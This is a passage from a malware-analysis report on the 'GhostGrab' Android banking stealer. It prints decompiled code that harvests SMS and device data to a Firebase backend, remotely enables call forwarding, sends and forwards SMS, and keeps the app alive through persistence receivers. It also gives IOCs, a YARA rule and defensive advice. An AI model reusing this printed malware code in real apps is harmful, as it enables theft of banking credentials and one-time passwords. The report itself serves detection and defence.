    map.put("deviceFrom", deviceID);
    map.put("sender", sender);
    map.put("message", message);
    map.put("dateTime", getCurrentDateTime());
    map.put("type", type == 0 ? "incoming" : "outgoing");
    map.put("receivedOn", this.DefualtNumber);
    return map;
}
```

It collects the last 50 SMS messages and generates a comprehensive device fingerprint, including public IP, device ID, model, Android/SDK version, CPU architecture, SIM information, carrier, phone number, storage and battery status, root status, and more. This information is combined into a single payload and uploaded to Firebase under clients/<deviceID>.

```
    Object simInfoList = SimInfoUtil.getSimInfo(MyService.this);
    List<Map<String, Object>> messagesList = MyService.this.smsRetriever.getAllMessages(50);
    HashMap hashMap = new HashMap();
    for (Map<String, Object> message : messagesList) {
        String messageId = String.valueOf(message.get("id"));
        message.put("receivedOn", phoneNumber);
        hashMap.put(messageId, message);
    }
    Map<String, Object> data = new HashMap<>();
    data.put("ip_address", publicIP);
    data.put("deviceId", deviceID);
    data.put("modelName", model);
    data.put("androidV", androidVersion);
    data.put("isRoot", Boolean.valueOf(isRooted));
    data.put("isSdCard", Boolean.valueOf(isSDCardAvailable));
    data.put("storage", storageMemory);
    data.put("sdkV", sdkVersion);
    data.put("cpu_arch", cpuArchitecture);
    data.put("service_provider", serviceProvider);
    data.put("mobNo", phoneNumber);
    data.put("battery", batteryPercentage);
    data.put("notifications", new ArrayList());
    data.put("webhookEvent", new HashMap());
    data.put("sims", simInfoList);
    data.put("joined", currentDate);
    data.put("oldMessages", hashMap);
    data.put("like", false);
    data.put(NotificationCompat.CATEGORY_STATUS, true);
    MyService.this.updateDataToFirebase("clients/" + deviceID, data);
}
```

CallForward Command & Control

When the malware receives a callForward command from its remote controller, it validates the payload and issues a USSD sequence to enable (**121*NUMBER#) or disable (##21#) call forwarding on the targeted SIM slot, ensuring the required permissions are granted before execution. After successfully applying the forwarding, it deletes the webhook entry to remove traces. By remotely toggling call forwarding on a selected SIM, an attacker can silently reroute incoming calls—including one-time passwords and verification calls—to an attacker-controlled number without the user's knowledge.

```
public void processResponseData(Map<String, Object> data) {
    boolean callForwardProcessed = false;
    if (data.containsKey("callForward")) {
        Map<String, Object> callForward = (Map) data.get("callForward");
        if (!callForward.equals(this.lastCallForwardData)) {
            this.lastCallForwardData = new HashMap(callForward);
            callForwardProcessed = true;
            if (callForward.containsKey("from") && callForward.containsKey("to") && callForward.containsKey("isActive")) {
                Object fromObj = callForward.get("from");
                String to = (String) callForward.get("to");
                boolean isActive = ((Boolean) callForward.get("isActive")).booleanValue();
                int from = 0;
                if (fromObj instanceof Integer) {
                    from = ((Integer) fromObj).intValue();
                } else if (fromObj instanceof Long) {
                    from = ((Long) fromObj).intValue();
                }
                if (to != null && !to.isEmpty() && isActive) {
                    this.callUtil.forwardCall(to, from);
                    deleteData("clients/" + this.deviceID + "/webhookEvent/callForward");
                } else if (!isActive) {
                    this.callUtil.deactivateCallForwarding(from);
                    deleteData("clients/" + this.deviceID + "/webhookEvent/callForward");
                } else {
                    Log.d("processResponseData", "Invalid callForward data: 'to' field is null or empty.");
                }
            } else {
                Log.d("processResponseData", "Incomplete callForward fields.");
            }
        }
    } else {
        Log.d("processResponseData", "No callForward data found.");
    }
```

```
public boolean forwardCall(String forwardingNumber, int simSlotIndex) {
    if (!hasPermission()) {
        Log.e(TAG, "Required permissions are not granted.");
        return false;
    }
    String ussdCode = "**21*" + forwardingNumber + "#";
    executeUSSD(ussdCode, simSlotIndex);
    return true;
}
```

SMS Sender Command & Control

When a sendSms command is received, the malware validates the required fields (from, to, message), maps the from value to a SIM/subscription index, selects the corresponding subscription's SmsManager, and invokes sendTextMessage() to deliver the message to the target number.


```
if (data.containsKey("sendSms")) {
    Map<String, Object> sendSms = (Map) data.get("sendSms");
    if (!sendSms.equals(this.lastSendSmsData)) {
        this.lastSendSmsData = new HashMap(sendSms);
        if (sendSms.containsKey("from") && sendSms.containsKey("to") && sendSms.containsKey("message") && sendSms.containsKey("isSended")) {
            Object fromObj2 = sendSms.get("from");
            String to2 = (String) sendSms.get("to");
            String message = (String) sendSms.get("message");
            ((Boolean) sendSms.get("isSended")).booleanValue();
            int from2 = 0;
            if (fromObj2 instanceof Integer) {
                from2 = ((Integer) fromObj2).intValue();
            } else if (fromObj2 instanceof Long) {
                from2 = ((Long) fromObj2).intValue();
            }
            if (to2 != null && !to2.isEmpty() && message != null && !message.isEmpty()) {
                SmsUtils.sendSms(this, from2, to2, message);
                deleteData("clients/" + this.deviceID + "/webhookEvent/sendSms");
            } else {
                Log.d("processResponseData", "Invalid sendSms data: 'to' or 'message' field is null or empty.");
            }
        } else {
            Log.d("processResponseData", "Incomplete sendSms fields.");
        }
    }
} else {
    Log.d("processResponseData", "No sendSms data found.");
}
```

```
SubscriptionInfo subscriptionInfo = subscriptionInfos.get(simIndex);
int subscriptionId = subscriptionInfo.getSubscriptionId();
try {
    SmsManager smsManager = SmsManager.getSmsManagerForSubscriptionId(subscriptionId);
    smsManager.sendTextMessage(phoneNumber, null, message, null, null);
    Log.d(TAG, "SMS sent successfully to: " + phoneNumber + " using sim index: " + simIndex);
    return true;
} catch (Exception e) {
    Log.e(TAG, "Failed to send SMS using sim index: " + simIndex, e);
    return sendSmsDefaultSim(phoneNumber, message);
}
```

SMSForward Command & Control


When forwardSms command is received from the remote server and checks that it hasn't already been processed by comparing it to lastforwardSms to avoid duplicates. When a valid command is received, it retrieves the destination

number (to) and the target SIM slot (simSlot), then saves these details in persistent preferences (isForwardSms, to Number Sms, forwardSimSlot, isSeprate). Finally, it deletes the webhook entry to cover its tracks.




PERSISTENT TECHNIQUE

The MediaPlayer method exploits Android foreground services to maintain strong persistence on modern OS versions. It creates a NotificationChannel and calls startForeground with an “Audio Playing” notification, loads a silent audio resource into MediaPlayer, sets looping to true, and starts playback. Continuous silent playback combined with a sticky foreground notification increases process priority, prevents Doze-mode throttling, and reduces the likelihood of the service being killed or removed from recent apps.



An AlarmReceiver monitors the app, when fired it checks if MyService runs and, if not, starts it with startForegroundService to secure foreground priority. It also reschedules alarms to periodically restart the service, enabling auto-revival and evading system limits after kills.



The MultiEventReceiver is a broad broadcast receiver that listens for numerous system events—like boot, screen state, power changes, connectivity, package updates, SMS, and more. On receiving any, it verifies if MyService is running, if not, it restarts it and re-schedules an alarm. Declared in the app manifest and exported, it ensures event delivery even when the app isn’t active. This approach enables the app to maintain persistent background activity by leveraging system broadcasts to revive services without user interaction, ensuring continued operation across reboots, updates, and various system state changes.

```
<receiver
    android:name="dApp.binance.Trading.user.MultiEventReceiver"
    android:exported="true">
    <intent-filter>
        <action android:name="android.intent.action.BOOT_COMPLETED"/>
        <action android:name="android.intent.action.SCREEN_ON"/>
        <action android:name="android.intent.action.SCREEN_OFF"/>
        <action android:name="android.intent.action.BATTERY_CHANGED"/>
        <action android:name="android.intent.action.ACTION_POWER_CONNECTED"/>
        <action android:name="android.intent.action.ACTION_POWER_DISCONNECTED"/>
        <action android:name="android.intent.action.TIMEZONE_CHANGED"/>
        <action android:name="android.intent.action.TIME_SET"/>
        <action android:name="android.intent.action.LOCALE_CHANGED"/>
        <action android:name="android.intent.action.AIRPLANE_MODE"/>
        <action android:name="android.net.conn.CONNECTIVITY_CHANGE"/>
        <action android:name="android.intent.action.PACKAGE_ADDED"/>
        <action android:name="android.intent.action.PACKAGE_REMOVED"/>
        <action android:name="android.intent.action.PACKAGE_REPLACED"/>
        <action android:name="android.intent.action.HEADSET_PLUG"/>
        <action android:name="android.intent.action.SCREENSHOT_TAKEN"/>
        <action android:name="android.provider.Telephony.SMS_RECEIVED"/>
    </intent-filter>
</receiver>
```


```
/* loaded from: classes3.dex */
public class MultiEventReceiver extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        try {
            if (!ServiceUtil.isServiceRunning(context, MyService.class)) {
                ServiceUtil.startServiceIfNotRunning(context, MyService.class);
            }
            MyService.scheduleAlarm(context);
        } catch (Exception err) {
            err.printStackTrace();
        }
    }
}
```


The RestartReceiver monitors specific system broadcasts and serves as a recovery mechanism. When activated, it checks if the main background service (MyService) is running. If not, it restarts the service using startForegroundService() to ensure foreground priority and resilience against system termination. It also re-schedules the service's alarm to guarantee future restarts, allowing the app to maintain persistent background functionality by automatically recovering from service interruptions via system-level triggers.


```
/* loaded from: classes3.dex */
public class RestartReceiver extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        Intent serviceIntent = new Intent(context, (Class<?>) MyService.class);
        if (!ServiceUtil.isServiceRunning(context, MyService.class)) {
            context.startForegroundService(serviceIntent);
        }
        MyService.scheduleAlarm(context);
    }
}
```

DYNAMIC ANALYSIS

Upon launch, the app immediately requests sensitive permissions, including access to SMS and call data. It then prompts the user to exclude it from battery optimization, allowing it to run continuously in the background without system-imposed restrictions or termination.









After permissions are granted, the app opens a banking-themed WebView interface designed to appear legitimate. It solicits highly sensitive personal details such as the user's name, phone number, Aadhaar number, and bank account

information under the pretense of completing a Know Your Customer (KYC) process.


If the user chooses to complete KYC via debit card, the app displays a form requesting full card details, including card number, expiration date, CVV, and ATM PIN. This process mimics legitimate banking procedures to trick the user into providing sensitive financial credentials.




Alternatively, if the user chooses the Internet Banking option, the app asks for login credentials, including the user ID, login password, and transaction password. These fields are designed to harvest online banking access details, enabling unauthorized access to the victim's financial accounts.




Analysis revealed that all entered credentials and personal data are transmitted to a Firebase backend controlled by the attacker. This includes real-time harvesting of sensitive banking information, demonstrating that the app's primary goal is credential theft and data exfiltration.




As of the analysis date, the attacker's Firebase command-and-control (C2) backend showed that the malware maintains a structured database of stolen information organized into three main objects: a repository containing 1,519 captured messages, a registry of 32 connected client devices, and a separate control object (xinobi). This structure indicates sophisticated data management supporting a large-scale infection campaign.




For each infected device the C2 records Android version, battery level, CPU architecture, SIM information (per slot carrier and numbers), harvested SMS and other messages, and captured user credentials. This combined device fingerprinting and credential theft indicates a comprehensive, systematic data exfiltration operation targeting both telemetry and sensitive personal information.




From each infected device, the malware harvests the entire message history. Every recorded message is structured with its ID, content, sender, and timestamp, providing a complete communication log to the threat actor.





The malware performs extensive SIM reconnaissance, collecting per-slot details such as carrier names, associated phone numbers, and slot indices. By profiling multi SIM devices and forwarding intercepted SMS to a remote webhook, it can capture two factor authentication codes and enable SMS based fraud, increasing attackers' ability to bypass account protections and monetize access.


Further it harvests highly sensitive financial and identity data including debit card numbers, CVV and expiry dates, internet banking credentials, and Aadhaar identifiers. Collected items are aggregated under a formInfo node in the attacker's backend.



EXTERNAL THREAT LANDSCAPE MANAGEMENT

The domain kychelp[.]live is a recently registered domain (June 9, 2025) and was last updated on June 14, 2025. It is set to expire on June 9, 2026. This domain has been identified as being used for malware delivery, making it highly suspicious and potentially dangerous for users. Its recent registration and short lifespan are typical characteristics of domains used in malicious campaigns.

The webpage access[.]uasecurity[.]org advertises an “APK protection” service offering obfuscation and hardening of Android packages to frustrate static analysis and decompilation. Threat actors leverage this service to hide malicious code and evade antivirus detection. The page also lists the operator’s personal Telegram username and a Telegram bot for direct contact.



CONCLUSION

The GhostGrab Android Stealer represents a highly sophisticated and dangerous evolution in the Android malware ecosystem. By merging cryptocurrency mining with large-scale data theft, it demonstrates a dual monetization strategy that targets both user finances and device resources. The malware’s modular design, extensive permission abuse, and advanced persistence mechanisms enable long-term operation and resilience against detection or removal. Its ability to harvest banking credentials, debit card data, Aadhaar numbers, and SMS-based OTPs highlights a clear intent toward financial fraud and identity theft.

The use of Firebase for command-and-control operations and data exfiltration conceals malicious activity within legitimate cloud traffic, complicating detection efforts. Infrastructure analysis spanning domains like kychelp[.]live and uasecurity[.]org links the campaign to a professionally managed operation leveraging obfuscation and distribution services to evade analysis.

Overall, GhostGrab exemplifies the growing convergence of financial cybercrime and resource exploitation in mobile threats. Its comprehensive data collection, stealthy persistence, and infrastructure sophistication underscore the urgent need for enhanced Android security awareness, proactive monitoring, and stricter app vetting to protect users from similarly advanced, multi-purpose malware campaigns.

INDICATORS OF COMPROMISES

Indicator
29c60e17d43f7268431929836c1b72df60d3b7643ed177f858a9d9bbab207783
eae2c1f80b6d57285952b6e3da558d4c588a9972ee45ebd31c725772fe15edb3
access[.]uasecurity[.]org
Accessor[.]pages[.]dev
Kychelp[.]live
44DhRjPJrQeNDqomajQjBvdD39UiQvoeh67ABYSWMZWEWKCB3Tzhvtw2jB9KC3UARF1gsBuhvEoNEd2qSDz76BYEPYNuPI

MITRE ATTACK FRAMEWORK

S.N	Tactic	Technique
1.	Initial Access (TA0027)	T1660: Phishing
2.	Persistence (TA0028)	T1541: Foreground Persistence
3.	Persistence (TA0028)	T1603: Scheduled Task/Job

4.	Défense Evasion (TA0030)	T1628: Hide Artifacts T1628.002: User Evasion T1406: Obfuscated Files or Information
5.	Credential Access (TA0031)	T1417: Input capture
6.	Discovery (TA0032)	T1418: Software Discovery T1426: System Information Discovery T1422: Internet Connection Discovery
7.	Collection (TA0035)	T1414: Input capture T1636.004: SMS Messages
8.	Command and Control (TA0037)	T1437: Application Layer Protocol T1437.001: Web Protocols T1521: Encrypted Channel T1481: Web Services
9.	Exfiltration (TA0036)	T1646: Exfiltration Over C2 Channel

YARA RULE

```
rule GhostGrab_Malware_Detection
{
meta:
author = “CYFIRMA Research team”
date = “2025-10-23”
description = “Detects GhostGrab android malware based on domain/C2 and wallet address.”
sha256_1 = “29c60e17d43f7268431929836c1b72df60d3b7643ed177f858a9d9bbab207783”
sha256_2 = “eae2c1f80b6d57285952b6e3da558d4c588a9972ee45ebd31c725772fe15edb3”
strings:
$s1 = “access.uasecurity.org” nocase
$s2 = “Accessor.pages.dev” nocase
$s3 = “kychelp.live” nocase
$wallet =
“44DhRjPJrQeNDqomajQjBvdD39UiQvoeh67ABYSWMZWEWKCB3Tzhvtw2jB9KC3UARF1gsBuhvEoNEd2qSDz76BYEPYNuPKD”
ascii
condition:
any of ($s*) or $wallet
}
```

RECOMMENDATIONS

For Individual Users:

Download Only from Official Sources:
Always install apps from the Google Play Store or verified developer websites. Avoid downloading APKs from random URLs, social media, or third-party app stores, as these are frequent malware distribution points.

Review Permissions:
Deny unnecessary permissions especially those requesting SMS, call, storage, or notification access. Grant only what is essential for the app’s core functionality.

Maintain Device Hygiene:
Keep your Android OS and all apps updated. Enable Google Play Protect and use reputable mobile antivirus or security tools.

Stay Vigilant During Financial Transactions:
Never share debit card PINs, CVVs, or internet banking passwords via unofficial apps or KYC forms. Verify the authenticity of any banking-related prompts.

Monitor Device Behavior:
Watch for unusual battery drain, overheating, or data usage possible signs of hidden mining or data theft. If suspected, disconnect the device and perform a factory reset.

For Enterprises and Organizations:

Implement Mobile Device Management (MDM):
Enforce security policies to restrict app installations, manage device configurations, and monitor for unauthorized software.

Control App Distribution:
Use an internal, enterprise-approved app store or mobile application catalog to distribute verified apps to employees.

Network-Level Protection:
Block known malicious domains (e.g., kychelp[.]live, uasecurity[.]org) and monitor for suspicious Firebase C2 traffic.

Employee Awareness Training:
Conduct regular security awareness sessions to educate employees on identifying phishing apps, fake updates, and malicious APKs.

Incident Response Preparedness:
Establish a defined process for isolating and remediating infected devices, including revoking compromised credentials and performing forensic analysis.

Threat Intelligence Integration:
Subscribe to CYFIRMA's threat intelligence feeds to proactively detect and block emerging malicious infrastructure or APK signatures, and to regularly access extensive IOC data for continuous monitoring and prevention.

Back to Listing